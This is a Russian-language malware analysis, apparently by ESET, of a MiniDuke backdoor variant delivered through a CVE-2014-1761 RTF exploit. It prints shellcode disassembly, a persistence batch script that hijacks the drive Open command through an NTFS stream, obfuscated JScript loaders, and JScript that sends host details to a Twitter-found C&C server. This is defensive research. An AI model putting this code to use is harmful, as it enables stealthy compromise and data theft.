
Анализ нового варианта Miniduke

Недавно наши аналитики обнаружили новый вариант вредоносной программы MiniDuke (Kaspersky, Symantec), который распространялся с использованием эксплойта для уязвимости CVE-2014-1761. Этой уязвимости были подвержены все версии MS Word 2003-2013 до выхода соответствующего исправления MS14-017. MiniDuke представляет собой бэкдор небольшого размера (около 20 КБ) и позволяет атакующим получать полный доступ к скомпрометированной системе. Он имеет столь малый размер, поскольку разработан с использованием ассемблера. ESET обнаруживает MiniDuke как Win32/SandyEva.

В новой версии этой вредоносной программы злоумышленники добавили вспомогательный компонент, выполненный на JavaScript. Он предназначен для работы с удаленным C&C-сервером через Twitter.



PROPOSAL COVER SHEET

1.error error
NAME OF PERSON COMPLETING COVER SHEET DATE

2. LEGAL NAME OF ORGANIZATION: error
3. MAILING ADDRESS:
4. STREET ADDRESS (if different):

reet: ror nror
City: error error
State: error error
Country: error error
Postal Code: error error

error

Office Phone: er
error Email: error
Mobile: error Website: error
Fax: error Skype: error

5. DOES YOUR ORGANIZATION HAVE REGIONAL OFFICES? ☐Yes ☐No
If yes, provide list:

City: er
error Country: error
City: error Country: error
City: error Country: error

If additional space is needed, please continue list at the bottom of page 3

6. IS YOUR ORGANIZATION INCORPORATED OR LEGALLY REGISTERED? ☐Yes ☐No

1

Рис. RTF-документ с эксплойтом CVE-2014-1761 на борту.

Вышеупомянутый документ назывался *Proposal-Cover-Sheet-English.rtf*. Мы получили его 8-го апреля, спустя всего три дня после того как новый исполняемый файл MiniDuke был скомпилирован (временная метка 5 апреля из PE-заголовка). Этот исполняемый файл доставляется эксплойтом, и его размер составляет 24 КБ.

Функциональные возможности шелл-кода, который исполняется после срабатывания уязвимости, довольно просты и понятны. После расшифровки своего кода и получения адресов некоторых функций, экспортируемых библиотекой kernel32.dll, он расшифровывает файл полезной нагрузки и размещает его в директории %TEMP% и файле «a.l». Этот сброшенный на диск файл представляет собой библиотеку, которая затем будет загружена в память с использованием стандартной функции *kernel32!LoadLibraryA*.

Шелл-код содержит анти-отладочные механизмы и проверяет первые байты вызываемых API на предмет присутствия там перехватов или брейкпоинтов, используемых отладчиками. В случае присутствия каких-либо аномалий (несовпадение пролога функции с оригиналом), шелл-код пропускает первые пять начальных байт функции путем ручного исполнения пролога (mov edi, edi; push ebp; mov ebp, esp) из своего кода.

```
; eax -> start of the routine to execute

check_hook_and_call proc near

                cmp     byte ptr [eax], 0E8h ; 'Þ' ; call
                jz      short loc_F26D
                cmp     byte ptr [eax], 0E9h ; 'Ú' ; jmp
                jz      short loc_F26D
                cmp     byte ptr [eax], 0CCh ; '¦' ; int 3h
                jz      short loc_F26D
                cmp     byte ptr [eax], 0EBh ; 'Ù' ; jmp
                jnz     short loc_F27E

loc_F26D:

                cmp     dword ptr [eax+5], 90909090h
                jz      short loc_F27E
                mov     edi, edi
                push    ebp
                mov     ebp, esp
                lea     eax, [eax+5]    ; skip first 5 bytes of the routine

loc_F27E:

                jmp     eax
```

Рис. Шелл-код проверяет пролог функции на предмет присутствия там инструкций передачи управления стороннему коду. Видно, что в случае присутствия модификации, пролог исполняется непосредственно из шелл-кода.

На следующей диаграмме представлен поток исполнения (execution flow) кода вредоносной программы, в случае успешной эксплуатации уязвимости. Как мы уже указывали выше, эта версия полезной нагрузки MiniDuke состоит из двух компонентов, которые мы называем основным модулем и модулем TwitterJS.




Рис. Действия вредоносной программы.

Как только вредоносная DLL MiniDuke получает управление, она проверяет контекст своего процесса на принадлежность к rundll32.exe, а также текущую директорию на совпадение с %TEMP%. В случае выполнения одного из этих условий, вредоносная программа предполагает, что она была запущена в первый раз и начинает процесс своей установки в систему. MiniDuke собирает информацию о системе и шифрует свои данные конфигурации на основе этой информации. Такой метод использовался в OSX/Flashback и ему было присвоено название watermarking (Bitdefender). Это приводит к тому, что

данные конфигурации, хранящиеся в DLL, невозможно извлечь на другом компьютере. Собираемая вредоносным кодом информация не изменилась с предыдущей версии и основывается на следующих значениях.

- Серийный номер тома (через использование *kernel32!GetVolumeInformationA*).
- Информация о CPU (с помощью инструкции cpuid).
- Имя компьютера (*kernel32!GetComputerNameA*).

Когда MiniDuke сгенерировал зашифрованную версию своей DLL, он записывает ее в файл в директории «%ALLUSERSPROFILE%\Application Data». Имя файла, как и расширение, выбирается на основе значений, перечисленных здесь. Для обеспечение своей выживаемости после перезагрузки MiniDuke создает скрытый файл ярлыка .LNK в директории «Startup», который указывает на компонент вредоносной программы. Название файл ярлыка генерируется с помощью одного из нижеуказанных значений.

```
Microsoft Windows Update Report Mngr Register Help Soft Product Service
Notify Key Activate License Support App Ras Prov Sess Tlnt Event
```

Как нетрудно догадаться для исполнения dll через .LNK будет использован rundll32.exe. Команда будет иметь вид

«C:\Windows\system32\rundll32.exe %path_to_main_module%, export_function»

«C:\Windows\system32\rundll32.exe C:\DOCUME~1\ALLUSE~1\APPLIC~1\data.cat, IlqUenn»

Когда rundll32 исполняет DLL MiniDuke, код из этой библиотеки уже будет исполняться по другому сценарию (запущен не в первый раз). Для расшифровки своих данных вредоносный код начинает собирать информацию о системе, которую мы упоминали выше. Как и в случае с предыдущей версией MiniDuke, эта версия выполняет проверку следующих запущенных процессов в системе.

```
apispy32.exe apimonitor.exe winapioverride32.exe procmon.exe filemon.exe regmon.exe
winspy.exe wireshark.exe dumpcap.exe tcpdump.exe tcpview.exe windump.exe netsniffer.exe
iris.exe commview.exe ollydbg.exe windbg.exe cdb.exe ImmunityDebugger.exe
syser.exe idag.exe idag64.exe petools.exe vboxtray.exe vboxservice.exe procexp.exe
vmtoolsd.exe vmwaretray.exe vmwareuser.exe vmacthlp.exe
```

В случае обнаружения одного из этих процессов в системе, вредоносный код некорректно расшифровывает свои данные, что приводит к невозможности работы с удаленным C&C-сервером. В случае корректной расшифровки своих данных и отсутствия запущенных процессов из списка выше, MiniDuke получает страницу сервиса Twitter аккаунта **@FloydLSchwartz** для поиска URL-адресов удаленного C&C-сервера. Для поиска на странице используется тэг «X)))» (предыдущая модификация вредоносной программы осуществляла поиск по тэгу «uri!»). Если тэг найден, вредоносный код расшифровывает URL из данных, которые следуют за тэгом. Обнаруженный нами аккаунт @FloydLSchwartz в Twitter содержит на своей странице только ретвиты без упоминания вышеуказанного тэга.

Рис. Аккаунт в Twitter, который используется для извлечения информации о C&C-сервере вредоносной программы.

На следующем шаге MiniDuke собирает на зараженной системе следующую информацию:

- имя компьютера и домена;
- код страны IP-адреса зараженного компьютера, полученный через http://www.geoiptool.com;
- информация о версии ОС;
- имя контроллера домена, имя пользователя и групп, которые ему принадлежат;
- список AV-продуктов, установленных в системе;
- конфигурация Internet proxy;
- версия вредоносной программы.

Эта информация затем отправляется на C&C-сервер вместе со специальным запросом на получение (загрузку) полезной нагрузки. Конечный URL-адрес, который используется для взаимодействия с C&C-сервером выглядит следующим образом: «*<url_start>/create.php?<rnd_param>=<system_info>*».

- url_start – URL-адрес, полученный через аккаунт Twitter;
- rnd_param – произвольным образом сгенерированные символы в нижнем регистре;
- system_info – информация о системе, зашифрованная, а затем закодированная через base64.

Пример такого URL приведен ниже.

Полезная нагрузка загружается с использованием API *urlmon!URLDownloadToFileA* и представляет собой файл с именем «*fdbywu*».

```
sub_6369        proc near

                call    eax
                mov     ecx, hash_urlmon_URLDownloadToFileA
                mov     edx, eax

loc_6372:
                call    get_api_by_hash
                push    0
                push    0
                jmp     short decrypt_str_fdbywu
; ---------------------------------------------------------------------------

loc_637D:                               ; CODE XREF: sub_6369:decrypt_str_fdbywu↓p
                pop     esi
                push    esi             ; file name

loc_637F:
                lea     ecx, [ebp+payload_url]
                push    ecx             ; URL to donaload
                push    0
                call    eax             ; call URLDownloadToFileA
                test    eax, eax
                jz      short loc_63A7
                mov     ecx, hash_kernel32_Sleep
                mov     edx, [ebp+0]
                call    get_api_by_hash
```

Рис. Функция получения полезной нагрузки.

Загруженная полезная нагрузка представляет собой фальшивый файл изображения в формате GIF8. Этот файл содержит зашифрованный исполняемый код. MiniDuke обрабатывает этот загруженный файл аналогично своей предыдущей версии. Целостность данных проверяется с использованием RSA-2048, затем данные исполняемого файла расшифровываются и сохраняются в отдельном файле. Далее файл запускается на исполнение. Для проверки целостности исполняемого файла внутри GIF используется открытый ключ RSA-2048, который аналогичен используемому в предыдущей версии вредоносной программы.

В том случае, если MiniDuke не удается получить адрес C&C-сервера из аккаунта в Twitter, он генерирует специальное имя пользователя для поиска, основанного на текущей дате. Поисковый запрос изменяется каждые семь дней и напоминает механизм резервного копирования в прошлых версиях вредоносной программы, которые использовали поиск Google. Реализацию этого DGA алгоритма на Python можно найти здесь.

Модуль TwitterJS извлекается путем создания копии библиотеки Windows ctyptdll.dll, инжектируя в нее блок кода и перенаправляя одну из экспортируемых функций. Ниже на скриншоте показана таблица экспорта модифицированной версии этой библиотеки.

Name	Address	Ordinal
CDBuildIntegrityVect	40F5498A	1
CDBuildVect	40F5498A	2
CDFindCommonCSystem	40F5498A	3
CDFindCommonCSystemWithKey	40F5498A	4
CDGenerateRandomBits	40F5498A	5
CDGetIntegrityVect	40F5498A	6
CDLocateCSystem	40F5498A	7
CDLocateCheckSum	40F5498A	8
CDLocateRng	40F5498A	9
CDRegisterCSystem	40F5498A	10
CDRegisterCheckSum	40F5498A	11
CDRegisterRng	40F5498A	12
HMACwithSHA	40F5498A	13
MD5Final	40F5498A	14
MD5Init	40F5498A	15
MD5Update	40F5498A	16
PBKDF2	40F5498A	17
aesCTSDecryptMsg	40F5498A	18
aesCTSEncryptMsg	40F5498A	19
DllEntryPoint	40F54982	

Этот файл затем сохраняется как поток данных NTFS (ADS) для файла NTUSER.DAT в директории %USERPROFILE% (системный файл, который представляет собой часть системного реестра). Далее вызов этой библиотеки регистрируется как команда Open для диска. Таким образом она будет вызываться каждый раз, когда пользователь будет пытаться открыть логический диск через проводник. Ниже приведено содержимое файла скрипта init.cmd, который используется вредоносной программой для установки модуля TwitterJS в систему.

```
for %%i in ("%userprofile%") do set d=%%~si
set p=system32
if defined ProgramW6432 set p=SysWOW64
move /Y init %d%
type %d%\init>%d%\ntuser.dat:init
reg add HKCU\Software\Classes\Drive\shell /ve /f /d "Open"
reg add HKCU\Software\Classes\Drive\shell\Open\command /ve /f /d "%windir%\%p%\rundll32.exe %d%\ntuser.dat:init,CDLocateRng ""%%1"""
del %d%\init & del init.* /q
```

Будучи загруженным, TwitterJS инициирует создание экземпляра COM-объекта Jscript и расшифровывает файл JScript, который содержит логику работы модуля.

```
o=[-1123919957,685732105,38749438,450225915,1985196803        ];try{A=ActiveXObject;S=new A(
'WScript.Shell');v=S.Environment('Volatile');t=v('PROC');v('PROC')=++t;if(t<1)throw 0;n=new A(
'MSXML2.DOMDocument').createElement('base64');n.dataType='bin.base64';d=new Date();u=Math.floor(d
.getDate()/7);h=H(''+u+d.getMonth()+d.getYear());y=new A('ADODB.Stream');y.Open;y.Type=2;y.
WriteText(''+h[0]+h[1]+h[2]);y.Position=0;y.Type=1;n.nodeTypedValue=y.Read;y.Close;k=n.text.
replace(/.*([A-Za-z]\w{14})/,'$1').substr(0,7+u);R='\\Software\\Microsoft\\';s='REG_DWORD';t=
'HKCU'+R+'Internet Explorer\\';G='User-Agent: Mozilla/5.0 (Windows; MSIE 9.0)\n';S.RegWrite(t+
'International\\W2KLpk',0,s);S.RegWrite(t+'BrowserEmulation\\MSCompatibilityMode',1,s);S.RegWrite
(t+'Main\\DisableFirstRunCustomize',1,s);S.RegWrite('HKCU'+R+'Windows\\CurrentVersion\\Internet
```

Перед его запуском, MiniDuke применяет к нему обфускацию. Следующие изображения показывают результат двух различных обфускаций, мы можем увидеть, что переменные имеют различные значения. Возможно, это делается для того, чтобы препятствовать их исследованию со стороны различных систем обнаружения, которые сканируют код в точке входа JScript.

```
o ='%'BiJ_pQ`2>ud=D9:;8? W6)z]TEOgZ!Dm,Cj+<e*/~{hc(7byvS^O4oRar}PM@YnAL[NGf1|o&KH5xIFs.qOUV-X#]w$3tk`';
p ="Ig}=;;8?];]]W)d6zW)?8;:Wd?z) ] ?zd W:88W];Wd;]zW;]6z:?%%%%%%%%MEO.#wmgm[DoVGR7L&G[OESgxG-%m`QoS[.oFOOS|
q=""; for(r=0; r<p.length; r++) q+=String.fromCharCode(o.indexOf(p.charAt(r))+32); eval(q)
```

Рис. Результат первой обфускации.

```
o ='Qb<V8nq#2i{ce)y^OOXz€tI oMg*K[2@%F'n d+oF1],U;C5=rN173ua_xkS:09h|P/(JHw4GYDTBL-v!.W%b&~Rs}JE?pA>`';
p ="v[S)OOXzMOMMt eIot zXOOtezo €M€zoe€tOXXtMOteOMotOMIoOzQQQQQQQQQ*bW}Ef[f(bY~H_5/DH(b*1[-HRQf2#a1(WY!by1G
q=""; for(r=0; r<p.length; r++) q+=String.fromCharCode(o.indexOf(p.charAt(r))+32); eval(q)
```

Рис. Результат второй обфускации.

Назначение этого скрипта заключается в использовании Twitter для нахождения C&C и извлечение кода JScript для исполнения. Он генерирует аккаунт пользователя Twitter для поиска информации. Поиск осуществляется с использованием выражения, которое меняется каждые семь дней. Далее бот посещает профили пользователей Twitter, которые были получены в результате выполнения поискового запроса и ищет в твитах ссылки, которые заканчиваются на «.xhtml». Как только такой URL был найден, бот берет строку ссылки, заменяет «.xhtml» на «.php».

```
ie_browser = new _ActiveXObject(s_ie_application);
ie_browser.Silent = 1;
windows_version = shell.RegRead('HKLM' + reg_software_microsoft + 'Windows NT\\CurrentVersion\\CurrentVersion');
av_product = new Enumerator(GetObject('winmgmts:\\\\.\\root\\SecurityCenter' + ((f >= 6) ? '2': '')).ExecQuery('SELECT * FROM AntiVirusProduct')).item(0);
av_product_name = (av_product) ? av_product.displayName: '-';
computer_name = new _ActiveXObject('WScript.Network').computerName;

// send a request to the C&C URL, send information in the Accept header.
ie_browser.Navigate(cc_url, 0x15e, 0, 0, 'Accept: 0.3|' + computer_name + '|' + av_product_name + '|' + windows_version + '|' + twitter_query + '\n');
```

Полученная информация о компьютере внедряется в поле Accept HTTP-заголовка.


```
ie_browser = new _ActiveXObject(s_ie_application);
ie_browser.Silent = 1;
windows_version = shell.RegRead('HKLM' + reg_software_microsoft + 'Windows NT\\CurrentVersion\\CurrentVersion');
av_product = new Enumerator(GetObject('winmgmts:\\\\.\\root\\SecurityCenter' + ((f >= 6) ? '2': '')).ExecQuery('SELECT * FROM AntiVirusProduct')).item(0);
av_product_name = (av_product) ? av_product.displayName: '-';
computer_name = new _ActiveXObject('WScript.Network').computerName;

// send a request to the C&C URL, send information in the Accept header.
ie_browser.Navigate(cc_url, 0x15e, 0, 0, 'Accept: 0.3|' + computer_name + '|' + av_product_name + '|' + windows_version + '|' + twitter_query + '\n');
```


Первая ссылка на полученной странице должна содержать данные, закодированные base64. Название атрибута ссылки используется в качестве ключа для алгоритма XOR, используемого для расшифровки JScript. Наконец, Miniduke рассчитывает хэш извлеченного скрипта и сравнивает его с хэшем, зашитым в его коде TwitterJS. Если они совпадают, полученный скрипт исполняется с использованием вызова *eval()*.

Алгоритм хэширования, используемый в этом компоненте, очень похож на SHA-1, но не идентичен ему, так как на выходе получаются разные хэши. Мы решили выяснить, что именно авторы изменили в оригинальном алгоритме. Одна из возможных гипотез заключалась в том, что алгоритм был модифицирован таким образом, чтобы допустить возможные коллизии (баг). Однако внешне все выглядит похожим на оригинальную схему: используются те же математические шаги и константы. Мы наблюдали различие для коротких сообщений, например, второе 32-битное двойное слово в хэше было отличным от того, которое генерируется обычным SHA-1.

SHA1(«test») : a94a8fe5**ccb19ba6**1c4c0873d391e987982fbbd3

TwitterJS_SHA1(«test») : a94a8fe5**dce4f01c**1c4c0873d391e987982fbbd3

Мы выяснили, почему второе двойное слово в хэше не совпадает с оригинальным алгоритмом. Проблема вызвана неправильным использованием области видимости переменных (scope). Как показано ниже, в коде SHA-1 переменная **f** используется дважды. Но в функции **Z** перед ее использованием отсутствует ключевое слово **var**, которое объявляло бы ее как локальную переменную. Видно, что потом функция Z вызывается еще раз с глобальной переменной f, которая уже была инициализирована самой функцией.

```
a = Z(a, q);
b = Z(b, f);
c = Z(c, g);
d = Z(d, h);
e = Z(e, k)
function Z(x, y) {
    f = 0xffff;
    l = (x & f) + (y & f);
    m = (x >> 16) + (y >> 16) + (l >> 16);
    return (m << 16) | (l & f)
}
```

Возможное объяснение этой ошибки заключается в том, что имена переменных генерировались каким-то автоматическим инструментом перед непосредственным внедрением скрипта в полезную нагрузку. Скорее всего, в первоначальном варианте скрипта эти две переменные имели разные названия.

Нам удалось сгенерировать предполагаемые названия аккаунтов в Twitter для 2013-2014 гг. и проверить активны ли они сейчас. На момент нашего исследования, активным был только один аккаунт @AA2ADcAOAA. Этот аккаунт был сгенерирован упомянутым скриптом между 21-м и 27-м августом 2013 г. и не имел твитов. Пытаясь обнаружить потенциальных жертв этого вредоносного кода, мы зарегистрировали специальные аккаунты в Twitter и сгенерировали твиты с ссылками для ботов. Нам удалось получить несколько подключений из четырех компьютеров, расположенных в Бельгии, Франции и Великобритании. Мы связались с центрами быстрого реагирования CERT этих стран для уведомления о зараженных компьютерах.

Мы обнаруживаем RTF-документ с эксплойтом как Win32/Exploit.CVE-2014-1761.D и компонент MiniDuke как Win32/SandyEva.G.